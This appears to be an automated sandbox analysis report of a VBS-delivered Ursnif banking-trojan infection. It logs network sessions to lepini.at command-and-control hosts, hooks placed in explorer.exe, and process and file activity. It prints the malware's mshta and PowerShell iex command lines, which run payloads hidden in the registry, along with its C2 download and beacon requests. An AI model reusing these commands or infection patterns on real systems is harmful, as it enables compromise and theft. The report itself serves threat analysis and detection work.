a6 0a 9e 8a 92 04 f3 e4 a0 3a 3a 5c 7b 5d 0e df 6b 60 f1 2c ef 20 8c aa 9a 50 e1 01 5f f5 24 9a 9b e9 e3 9a 32 01 1a f3 a7 84 7e 11 c3 22 ce 62 9e 4f 4c a2 01 b3 9f f4 d0 0f b5 7d 39 40 14 cc a6 f3 92 be 45 60 23 18 f7 94 b0 58 ec 4c 2a d7 b6 61 ff ad 21 ba 1a 61 14 f9 08 5a 4c 97 39 cd d8 8f e7 71 65 12 ee a5 43 53 02 eb 67 14 cc 06 9a 7b ae 12 f8 b8 96 a7 57 2e bb 02 4d a1 27 c4 e5 f9 37 93 57 5b 04 72 b8 f1 cb 1f a7 13 2b 5e c4 f8 ed 39 a9 42 01 fd 86 08 e9 0a a9 dd c3 2d 15 9d 7e a0 42 94 4e 8e 0a 24 3e 9a be 5f 35 4d 02 ac 79 03 82 c9 45 99 fc e9 67 fc 39 8e b3 2e 3a 65 db 3b 61 90 f7 59 39 16 f7 c8 7f 41 6d b8 6c 2b 2d 6c 8c 6e 90 06 6e 6c 78 e2 ce 34 3f 29 a9 83 9f 35 74 af cf 58 79 18 75 42 a0 70 cf 62 86 84 88 f7 60 9b ca a4 c7 db 5c ac 6c 40 cb d1 e1 37 8e ac 01 1b 24 b5 05 5c 43 3d 1b 17 18 96 31 2c 67 5b b9 84 0b 33 2f bf ce 7a 35 f3 0b 3b 3d 7a 3a 25 20 c6 8e 4a b9 63 c3 e3 7f 70 bf 4f 49 67 b9 de 92 cf 81 92 cb 0c 67 21 ee f5 56 2b ba 8f 73 e5 eb 07 c4 ec 81 24 aa dc 4e 98 94 a3 4a 47 4a 48 52 98 fc f2 97 9c db b5 c1 29 bd a1 0a 34 f4 73 0e 37 3f f6 73 90 a7 3e c4 48 9b d0 b6 c7 61 d2 82 40 36 01 a5 f9 13 f7 e0 66 70 02 06 0f 6f c8 b4 75 0a a8 c8 f7 52 e9 d0 c6 1c 23 78 8b 63 b0 5f 70 29 9a 8e a1 b1 0f 59 84 9c 97 0e 9d b4 56 95 00 74 01 8b 85 2a ce 1d c2 8c b9 93 9f 6b 47 e3 bc 2d 73 34 ba bf 08 5d 5a b7 bb 41 b7 b1 f2 1c e5 3a 23 e8 5c e7 eb 5f cd cc 6e 42 fb 9d a0 a1 2a e2 af ec 59 ec 0a 85 d0 14 66 20 82 61 5e 44 0f 4d 1a d2 c2 ea 34 df e0 34 27 fc 40 b9 05 49 6a 80 7c 41 f4 c6 fe 95 34 99 be e1 9b 36 e3 a4 ee e9 b9 59 c7 7a 5c f8 af e1 eb f9 40 1a d1 ad 61 dd 6c 58 a0 9e de de 29 bf d9 21 40 0b 27 10 3c 49 17 38 eb aa f8 98 2c 85 08 5f fc f2 75 55 6d d4 b8 bd 72 0b dc d2 f6 7d 47 26 06 1b 48 b7 90 17 bd 81 91 f5 cc 5b 5f 38 92 23 2f 00 57 a5 c0 d4 7e 2d 47 8e ad 72 54 2c 30 72 98 a8 de 34 7f 16 77 4e 4e cf 66 c1 a3 4f f9 ce d0 7a 85 21 96 84 1f 26 18 71 24 bf 0e d5 ed cf cd 3e 3f ea 60 f1 9e 1a dd b1 1b f2 ce 8c 09 ca fd d6 22 3e a2 f4 18 2d db c7 e3 b2 4f 30 cd b9 cf b6 7f 9b bc 01 8e 26 23 42 43 a9 d3 3a d9 f6 97 53 43 43 cc 42 0b e1 6b 0a 98 cd e6 8c 4d 96 c3 d7 fc 1a e4 f3 c8 49 88 cf 24 fb c6 b1 9b ca df 00 49 74 c5 f8 77 2f 08 c6 94 a9 b1 b2 60 d9 b3 78 ab dd 55 c3 8c 44 d7 76 7c 8d 7c 22 56 7c 75 18 cb b1 76 98 92 ab 13 c5 85 1c ff 14 28 85 4c 8d 74 ea a1 81 76 a9 06 09 2e 46 76 0e dd c2 f2 e0 1b 90 fd 55 24 aa 15 33 7f 15 b6 a6 23 cb 35 fe a0 05 ee 20 1a fb d1 37 d1 59 47 06 ef 64 52 1b 9c b3 4d b7 56 ae 4f f4 89 d6 68 43 9f 1c 7d f6 c3 1c 82 83 e1 32 b2 6c a3 c5 50 6a 62 9a e5 9c Data Ascii: 740D8`;ww`T9Ex:jgdfya-GLp$&\[ts$*rx8J8}7GVR{d=PkC!9XbL{V9. BZ::\{]k`, P_$2~"bOL}9@E`#XL* a!aZL9qeCSg{W.M'7W[r+^9B-~BN$>_5MyEg9.:e;aY9Aml+-lnnlx4?)5tXyuBpb`\l@7$\C=1,g[3/z5;=z:% JcpOIgg!V+s$ NJGJHR}4s7?s>Ha@6fpouR#xc_p)YVt*kG-s4]ZA:#\_nB*Yf a^DM44'@Ij\A46Yz\@alX)!@'<I8,_uUmr}G&H[_8#/W~-GrT, 0r4wNNfOz!&q$>?`">-O0&#BC:SCCBkMI$ltw/`xUDv|"V\uv(Ltv.FvU$3#5 7YGdRMVOhC}2lPjb

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49754	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:54:42.030495882 CET	5365	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at
Nov 19, 2020 17:54:42.696763992 CET	5366	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 19 Nov 2020 16:54:42 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49755	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:54:46.909535885 CET	5511	OUT	GET /api1/3grfvd4OoBzJgy_2FJP/fcgVgSwDbfF_2Fp1EPxNjh/Yx9NXIO9hDc5K/GXeDmbgi/sQe3lxSedH5lwc 5BpPUS1HN/H28DCja7eD/YbhFCX_2FUuLjKCFc/NXz8mfbtFSE5/_2BZvWEooE_/2FzJ2tfbJnReR3/HC711qTLN9f WJTotOrHs0/VwJEMg6D5XGTPwZ7/fJEEgZtSQMraSHd/RCdkB_2FkaU5EH8D_2/Bz12_2Fv5/VqlWvNV_2F5_2Fcm3 Qmt/iqe06OVX6NXRArviyeW/i_2Bh_2Fc_0A_0DqCRayYr/twGQAU2x_2BlV/qfukHrrE/iRMpzIh5gSS0aqoG6IHU 9ce/p4y8hPN2N_2BsZEJld/Zys HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 19, 2020 17:54:48.092340946 CET	5512	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 19 Nov 2020 16:54:47 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49756	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:54:48.524810076 CET	5513	OUT	POST /api1/cWMMldHUNNJEupqwPHm/B9i4efC_2Fc2so_2BCUHLQ/EZnaZBpx9TTAG/jsT3bFi3/kx3xXf23DJYSh YzY3eA3_2F/1W2x9cmi_2/FaMoHOpg7SPkt9b_2/BTbiYUZqwjQi/FoR9Taz1WaU/DXM7JWcA_2Fx63/mL4zTuWD7R PPiM4xKsTMl/I_2F2TCyXSnly1WP/w78hgLseuFr5g_2/F_2BLwg4UXKkyq9_2B/yJ0SBCkug/u_2BVm0i0IX_2BGO gAfE/oRPonbLnwKHZBDqHRCI/R0A4Gj448_0A_0DlC80JG_/2FQ63Z3TUGph3/FA2KYD9G/4xJwSmXKMt4bwI_2/B0 7hOhL HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 19, 2020 17:54:49.463641882 CET	5513	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 19 Nov 2020 16:54:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 64 0d 0a 63 1c 01 8d 76 7a e3 6e d3 1a 6b 73 6f df 15 e6 db 4b 6a c9 7e 78 0d 90 aa 74 6f 44 00 21 ea c5 2f 23 eb 43 c5 cf 20 e2 48 5a 9f 0d 54 2c a9 fa 0f 22 19 a4 b3 76 5d 18 97 0a e1 cc bb 9b 34 88 4d db 3e 49 93 c1 a4 7e 7c de 05 aa 15 7a a9 5f ed c2 81 bb 13 a4 23 2e 24 f4 d1 23 97 ee 75 0d 9c 1e c9 d7 53 dd 6d 92 73 08 21 26 7b 4a 1e 81 b7 a7 1e 46 b2 19 93 75 1f 0a df 05 78 0d 0a 30 0d 0a 0d 0a Data Ascii: 7dcvznksoKj~xtoD!/#C HZT,"v]4M>I~|z_#.$#uSms!&{JFux0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFB70FF521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFB70FF5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFB70FF520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6105020

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6105020

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6684 Parent PID: 3388

General

Start time:	17:52:46
Start date:	19/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\03QKtPTOQpA1.vbs'
Imagebase:	0x7ff7fa620000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Ammerman.zip	success or wait	1	7FFB520D721F	DeleteFileW
C:\Users\user\Desktop\03QKtPTOQpA1.vbs	success or wait	1	7FFB520D721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\03QKtPTOQpA1.vbs	unknown	128	success or wait	2966	7FFB520C17B5	ReadFile
C:\Users\user\Desktop\03QKtPTOQpA1.vbs	unknown	128	end of file	1	7FFB520C17B5	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6456 Parent PID: 792

General

Start time:	17:53:13
Start date:	19/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7119f0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6344 Parent PID: 6456

General

Start time:	17:53:14
Start date:	19/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6456 CREDAT:17410 /prefetch:2
Imagebase:	0xe10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3948 Parent PID: 792

General

Start time:	17:54:02
Start date:	19/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7119f0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5932 Parent PID: 3948

General

Start time:	17:54:03
Start date:	19/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3948 CREDAT:17410 /prefetch:2
Imagebase:	0xe10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2576 Parent PID: 3948

General

Start time:	17:54:08
Start date:	19/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3948 CREDAT:82952 /prefetch:2
Imagebase:	0xe10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 1036 Parent PID: 3388

General

Start time:	17:54:15
Start date:	19/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6486e0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 4440 Parent PID: 1036

General

Start time:	17:54:17
Start date:	19/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.454788488.0000024133590000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4F3FF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4F3FF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB47AB03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB47AB03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lq5c340j.glg.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_w0l1roud.yrr.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\Documents\20201119	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4A79F35D	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201119\PowerShell_transcript.721680.CGTQL96q.20201119175419.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB47AB03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB47AB03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB47AB03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB47AB03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB47AB03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB47AB03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB47AB03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB47AB03FC	unknown
C:\Users\user\AppData\Local\Temp\ynra40it	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB49D8FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\ynra40it\ynra40it.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0d0gelxn	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB49D8FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0d0gelxn\0d0gelxn.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4A796FDD	CreateFileW
